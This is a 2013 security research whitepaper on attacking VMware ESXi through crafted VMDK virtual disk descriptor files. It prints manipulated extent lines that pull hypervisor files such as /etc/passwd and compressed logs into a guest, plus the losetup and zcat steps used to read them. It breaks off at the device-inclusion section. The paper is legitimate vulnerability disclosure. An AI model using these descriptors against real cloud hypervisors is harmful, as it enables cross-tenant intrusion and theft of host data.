ERNW Newsletter 41/February 2013

Exploiting Virtual File Formats For Fun and Profit

Version:	1.0
Date:	2/20/2013
Author(s):	Matthias Luft, Pascal Turbing

Table of Content

1 Abstract

Virtual file formats describe entities of virtualization such as virtual machines or virtual hard drives. As virtualization technologies are part of almost every IT environment, all entities contributing to these technologies hold the potential to contain vulnerabilities – either on the design or technology level. In order to elaborate a new class of attacks in cloud environments which is based on virtual file formats, this paper describes characteristics of these formats, analyzes potential attack vectors and describes vulnerabilities identified in VMware's ESX offerings. The impact of these vulnerabilities include accessing the hypervisor from within a virtual guest system – the worst case threat modeling scenario in virtual environments. This impact will also be used to illustrate how traditional trust and security models have to be adjusted in order to address the architectural changes introduced by cloud environments.

2 Why Virtual File Formats?

Virtualization technologies have become a fundamental part of almost any IT environment. They are used to consolidate server systems with low utilization, simplify administrative processes, and build the base for Cloud Computing environments. While the two main entities of virtual environments are the hypervisor and a number of guests (also called [virtual] workloads, guest systems, virtual machines, or instances), there are also a number of other components that already have been analyzed as for their security posture (such as virtual networks or management interfaces) or have not gotten any attention yet – such as virtual file formats.

Virtual file formats are described in detail in sections 4 and 5 and their main purpose is to describe guest systems. Hence they can be found in any kind of virtualized environment. This intrinsic ubiquity makes them an interesting target for vulnerability research and we will illustrate how traditional virtualization concepts directly transferred to (multi tenant) cloud environments can be used to develop new attack vectors.

The following whitepaper analyzes security aspects of virtualization file formats and lays out how basic Cloud computing concepts need to be taken into account when approaching security in Cloud environments. The found vulnerabilities are used to illustrate new attack vectors whose relevance significantly increases in multi-tenant Cloud environments compared to traditional (single-tenant, virtual) computing architectures.

3 POTENTIAL ATTACK VECTORS IN CLOUD ENVIRONMENTS

Multi-tenant Cloud environments exhibit different potential attack vectors that can result in different ways of infrastructure compromise or harm to other customers/users. In order to illustrate these different vectors, this section describes several essential characteristics of Cloud environments which are relevant to understand the vulnerabilities presented in this whitepaper. While there are no official Cloud standards yet, the NIST definition on Cloud computing [NIST_CC] provides a terminology and classification which is used by most practitioners. The following figure illustrates the main terms of this definition:




Figure 1: NIST Cloud Definition by the Cloud Security Alliance

Even though the definition covers most aspects of current Cloud computing offerings, four attributes are of particular relevance for the remainder of this paper:

- Public deployment model: A public Cloud infrastructure is operated by one or more Cloud service providers to serve multiple customers (in case of major Cloud service providers, arbitrary customers). For the description of attack paths, only public Cloud environments will be taken into account. Hence for the remainder of this document, Cloud will be used as a synonym for public Cloud.
- Infrastructure-as-a-Service (IaaS) model: This service model provides a basic infrastructure, such as plain computing resources in form of a system containing just a plain operating system (so-called instances) to the customer.
- Resource pooling: As Cloud service providers strive to serve multiple customers in a resource-efficient way, the pooling of resources usually results in an abstraction layer which allows the operation of multiple customer systems on the same physical system. For all major Cloud service providers, this is achieved by the use of virtualization technologies and thus results in a so-called multi-tenancy environment. The existence of other tenants on the same hypervisor is relevant for the description of the impact of the discovered vulnerabilities.
- On-demand self service: Cloud services typically allow their customers to configure the used system, the related environment, and additional components by using web-based management interfaces and APIs. This also includes the upload of service relevant files, such as virtual disk images.

For the remainder of this paper, Cloud will refer to a public multi-tenant IaaS environment offering the possibility to deploy custom virtual machines.

Taking the characteristics explained above, multi-tenancy in particular, and performed risk assessments [CaHo09] into account, the compromise of hypervisors which allow pooling of resources or, in a more general way, the failure to isolate resources of the hypervisor is one of the most relevant risks in Cloud computing environments. Figure 2 shows different input vectors of a virtualization hypervisor in a public Cloud environment which can be used as attack vectors.




Figure 2: Input Vectors for Hypervisors in Cloud Environments

Most of those attack vectors have already been analyzed:

- Virtual machine runtime: So-called Cloudburst or hypervisor breakout attacks are discussed on a regular base (e.g. [Kort09], [Elh09]).
- Management interfaces: Management interfaces have been analyzed for vulnerabilities in the past (e.g. [SHJ+11] [ReLu11]).
- Network traffic: Different vulnerabilities have been discovered and patched in the way how hypervisors handle net-work traffic (e.g. [VMwa10], [VMwa11]).
- Virtual machine deployment: To the best of our knowledge, no research has been performed yet.

In order to analyze virtual machine deployment processes for hypervisors in Cloud environments, the overall deployment process has to be broken down into different steps. These single steps allow the more detailed security analysis of the deployment process, illustrate how virtual file formats are used, and allow assumptions for future exploiting phases. Figure 3 gives an over-view of a typical cloud deployment process:

1) For our research, it must be possible to deploy a custom virtual machine at the Cloud service provider. This includes the possibility to upload this virtual machine in any way (e.g. FTP or web interface).
2) Once the virtual machine is stored at the Cloud service provider, it must be copied or mounted to the hypervisor, usually by exporting it on a network share and mounting this share on the hypervisor.
3) The virtual machine must be started, usually by calling an API the hypervisor is offering (e.g. a web service or the proprietary VMware binary protocol).




Figure 3: Typical Cloud Deployment Process

4 Virtualization File Formats

The deployment of virtual machines includes different files that compose a virtual machine. Even thought there are a high numbers of different file types (e.g. snapshot descriptors or lock files), the two most important file type families are

- Virtual machine descriptor files: Virtual machine descriptor files contain information about the guest system, such as the number of CPUs, the amount of main memory, or connected devices, but also hypervisor-related information like virtual hardware versions. Table 1 provides an overview of the different major file formats including a list of hypervisors supporting these formats.
- Virtual disk files: The virtual disk files contain all information which is related to the virtual hard drive, which includes both meta information like size, the used file system, and the specific file format as well as the actual raw device data. Table 2 provides an overview of the different major virtual hard disk file formats.

File Type	*Supported by Hypervisor*	*Content*
VMX	VMware, Virtual Box	Plain text properties style
OVF	VMware, XEN, KVM, Virtual Box	XML
XL	XEN	Plain text properties style
HyperV Config	HyperV	XML

Table 1: Virtual Machine Formats

File Type	*Supported by Hypervisor*	*Format*	*File splitting possible?*
VMDK	VMware, Virtual Box	Plain text properties style descriptor file, separate raw disk image.	Yes
VDI	XEN, Virtual Box	Binary, single custom disk file including a descriptor header.	No
VHD	HyperV, Virtual Box	Binary, single custom disk file including a descriptor header/footer.	Depends on hypervisor
QCOW	KVM	Single binary file	No

Table 2: Virtual Disk Formats

5 INTRODUCING THE VIRTUAL MACHINE DISK

As VMware is the market leader for virtualization technology [Bour12], the research of this paper focuses on the Virtual Machine DisK (VMDK). The following subsections describe characteristics and features of the VMDK format which are relevant for the remainder of this document.

5.1 Basic VMDK Format

According to [VMwa07], a VMDK is split into a plain-text *descriptor file* and the actual *raw disk file*(s). The descriptor file contains information like CHS-size, different disk identifiers, and the type of file system the virtual disk provides. For virtual machines built on an ESX/ESXi Hypervisor the most common virtual file system is VMFS. The following listing shows a sample VMDK file:

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"

# Extent description
RW 33554432 VMFS "machine-flat.vmdk"

[…]
```

5.2 Virtual Disk Modes

There are several *createTypes* for virtual disks:

- full device/partition, referring to a physical disk/partition
- single file, storing all raw data in a single file
- multiple files, distributing the raw data across multiple files

In case of any file based virtual disk, there is the option of *flat* or *thin provisioning* disk files. Thin provisioned disks only consume as much space as needed on the hypervisors storage and grow with increasing use. In contrast, flat files are completely generated at the creation and populated with zeros.

5.3 Extent Description

The VMDK specification allows to split virtual disks into multiple files (as for example the widely used 2GB split option [VMwa]. In this case, the extent description specifies the size, type, and attributes of the single files:

```
# Extent description
RW 33554432 VMFS "machine-flat-01.vmdk"
RW 27522782 VMFS "machine-flat-02.vmdk"
```

The hypervisor takes care of reassembling the virtual disk at runtime and passes it through to the virtual machine:




Figure 4: Hypervisor hard drive assembly

As the standard specifies, the first field of the extent description indicates the access level attribute of the extent and may contain *RW*, *RDONLY*, or *NOACCESS*.

The second field is the size in sectors, where a sector is 512 bytes. The following field shows the type of extent which can be *FLAT*, *SPARSE*, *ZERO*, *VMFS*, *VMFSSPARSE*, *VMFSRDM*, or *VMFSRAW*.

The last field is the relative or absolute path to the actual extent file. Typically the filenames are `machine.VMDK` for the descriptor file and `machine-filesystemtype-xxx.VMDK` for the actual virtual disk file(s).

5.3.1 Special Extent Type: VMFSRAW

The VMFSRAW extent type is a special extent type as it is, according to [VMDK_TECHNOTE], a pass-through and special raw disk:

> *"[..] vmfsRaw are used when a virtual machine is configured to make direct use of a physical disk, or partitions on a physical disk[..]."*

This allows the extension of a virtual disk by any including any kind of full disk or partition of a disk.

6 Exploiting the Virtual Machine Disk

The following subsections describe attack vectors and attack paths against VMware hypervisors exploiting the processing of VMDK files. The found vulnerabilities exploit different characteristics of the process of the inclusion of virtual machines as well as design flaws resulting in compromising and crashing the hypervisor by deploying virtual machines.

The idea for the development of the attack paths described in the following subsections is to tamper with a virtual machine (more specifically, the virtual disk descriptor file) and see how the hypervisor reacts while deploying/processing/parsing the virtual machine.


6.1 File Inclusion

As the VMDK descriptor file is plain text and the disk extent functionality is responsible for the inclusion of virtual disk parts, the corresponding properties are ideal starting points for the analysis of the VMDK file format.

Having file inclusion and path traversal vulnerabilities in mind, the first is to include a well-known file in the file system:

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS “/well/known/file”
```

As all recent VMware ESX(i) server versions allow the login using SSH, it is possible to explore the hypervisor file system. The following screenshot shows a sample listing of the ESXi5 hypervisor root directory:



```
~ # ls -l /
lrwxrwxrwx    1 root     root            49 Feb  8 11:50 altbootbank -> /vmfs/volumes/b410f770-fe9e985f-0a4b-cdc4b726a508
drwxr-xr-x    1 root     root           512 Feb  8 11:50 bin
lrwxrwxrwx    1 root     root            49 Feb  8 11:50 bootbank -> /vmfs/volumes/6b31287f-6017c333-191e-29cc97cf2241
drwxr-xr-x    1 root     root           512 Feb 12 07:08 dev
drwxr-xr-x    1 root     root           512 Feb  8 11:50 etc
drwxr-xr-x    1 root     root           512 Feb  8 11:50 lib
drwxr-xr-x    1 root     root           512 Feb  8 11:50 lib32
drwxr-xr-x    1 root     root           512 Feb  8 11:50 lib64
-r-x------    1 root     root         36436 Jan 31 15:01 local.tgz
lrwxrwxrwx    1 root     root             6 Feb  8 11:50 locker -> /store
drwxrwxrwx    1 root     root           512 Feb  8 11:50 opt
drwxr-xr-x    1 root     root        131072 Feb 12 07:08 proc
lrwxrwxrwx    1 root     root            23 Feb  8 11:50 productLocker -> /locker/packages/5.0.0/
drwxr-xr-x    1 root     root           512 Feb  8 11:51 sbin
lrwxrwxrwx    1 root     root            49 Feb  8 11:50 scratch -> /vmfs/volumes/4dddb80b-cf154ccc-2ed1-2c768aad64ce
lrwxrwxrwx    1 root     root            49 Feb  8 11:50 store -> /vmfs/volumes/4dddb7f8-eaea1128-7213-2c768aad64ce
drwxr-xr-x    1 root     root           512 Feb  8 11:50 tardisks
drwxrwxrwt    1 root     root           512 Feb 12 07:01 tmp
drwxrwxrwx    1 root     root           512 Feb  8 11:50 usr
drwxr-xr-x    1 root     root           512 Feb  8 11:50 var
```

Figure 5: ESXi5 Hypervisor Root Directory


Using this file system access it is possible to create the following descriptor file:

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS “/etc/passwd”
```

The deployment of the virtual machine containing this descriptor file results in a generic error message: "*Reason: 0 (Invalid Argument) Cannot open the disk diskfile or one of the snapshot disks it depends on*".

As this initial try does not work, further analysis of an actual VMDK flat file is necessary: Typical flat files contain a standard block device layout, including e.g. MBR and partition table. Taking this binary format into account, the next file inclusion attempt uses a binary target file.

In evaluating potential inclusion targets, it is relevant that the ESXi 5 platform stores log files in `/scratch/log/` where `/scratch` is a symlink to `/vmfs/volumes/$long_devicename` and uses a *logrotate* system:



```
~ # ls /scratch/log/
auth.log              hostd.7.gz            vmkernel.1.gz         vmkwarning.6.gz
dhclient.log          hostd.8.gz            vmkernel.2.gz         vmkwarning.7.gz
ernw.poc              hostd.9.gz            vmkernel.3.gz         vmkwarning.log
ernw_small.poc        hostd.log             vmkernel.4.gz         vobd.0.gz
esxupdate.log         hostprofiletrace.log  vmkernel.5.gz         vobd.log
fdm-installer.log     shell.log             vmkernel.6.gz         vprobed.log
fdm.0.gz              storagerm.log         vmkernel.7.gz         vpxa.0.gz
fdm.1.gz              syslog.0.gz           vmkernel.log          vpxa.1.gz
fdm.2.gz              syslog.1.gz           vmkeventd.log         vpxa.2.gz
fdm.log               syslog.2.gz           vmksummary.0.gz       vpxa.3.gz
hostd.0.gz            syslog.log            vmksummary.log        vpxa.4.gz
hostd.1.gz            usb.log               vmkwarning.0.gz       vpxa.5.gz
hostd.2.gz            vmauthd.0.gz          vmkwarning.1.gz       vpxa.6.gz
hostd.3.gz            vmauthd.1.gz          vmkwarning.2.gz       vpxa.7.gz
hostd.4.gz            vmauthd.2.gz          vmkwarning.3.gz       vpxa.8.gz
hostd.5.gz            vmauthd.log           vmkwarning.4.gz       vpxa.9.gz
hostd.6.gz            vmkernel.0.gz         vmkwarning.5.gz       vpxa.log
~ #
```


Figure 6: ESXi5 Log Files

The *logrotate* instance also compresses archived log files using the gzip algorithm which produces binary files. The following VMDK file will be used to attempt the inclusion of a compressed log file:

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS “/scratch/log/hostd.9.gz”
```


The extent size of *0* is a very handy option of the VMDK processing engine: The actual size of the file is determined accurately at runtime by the hypervisor and dynamically updated in the deployed VMDK file.

In this case, the virtual machine starts without error messages and the hard disk size within the virtual machine did slightly increase:



```
root@vmdk-atk:~# cat /sys/class/block/sda/size
33554432
root@vmdk-atk:~# 
```

Figure 7: Virtual machine disk before inclusion




```
root@attx:~# cat /sys/class/block/sda/size
33555897
root@attx:~# 
```

Figure 8: Virtual machine disk after inclusion

Knowing the size of the actual hard drive, it is possible to create a loopback device using the correct offset to skip the actual virtual disk content and directly access the contents specified by the second extent description:


```
losetup -o 17179869184 -f /dev/sda
```

Once this device is created, it is possible to extract the included log file `/dev/loop0` e.g. using `zcat`:



```
gzip: /dev/loop0: unexpected end of file
2013-01-10T22:37:09.089Z [670B6B90 verbose 'Locale' opID=HB-host-9@682-385e2ba6-
12] Default resource used for 'counter.virtualDisk.busResets.summary' expected i
n module 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.commandsAborted.label' expected in modu
le 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.commandsAborted.summary' expected in mo
dule 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.busResets.label' expected in module 'pe
rf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.busResets.summary' expected in module '
perf'.
root@attx:~# 
```

Figure 9: Attacking virtual machine accessing log file of the hypervisor



```
~ # zcat /scratch/log/hostd.9.gz | grep Locale | tail -n 5
2013-01-10T22:37:09.089Z [670B6B90 verbose 'Locale' opID=HB-host-9@682-385e2ba6-
12] Default resource used for 'counter.virtualDisk.busResets.summary' expected i
n module 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.commandsAborted.label' expected in modu
le 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.commandsAborted.summary' expected in mo
dule 'perf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.busResets.label' expected in module 'pe
rf'.
2013-01-10T22:58:28.303Z [FFAF3AC0 verbose 'Locale' opID=SWI-461f757a-10] Defaul
t resource used for 'counter.virtualDisk.busResets.summary' expected in module '
perf'.
~ #
```


Figure 10: Log file on the hypervisor

At this point, it is possible to include hypervisor files from within a guest system. However the inclusion of files is restricted to compressed log files with known file names. Still, such files contain valuable information about the hypervisor, such as `/bootbank/state.tgz` which contains a complete backup of the `/etc/` directory of the hypervisor. The next sections describe further attacks which elevate the level of impact and feasibility even further.

At this point, it is possible to access hypervisor files from within a virtual guest!

6.2 Device Inclusion

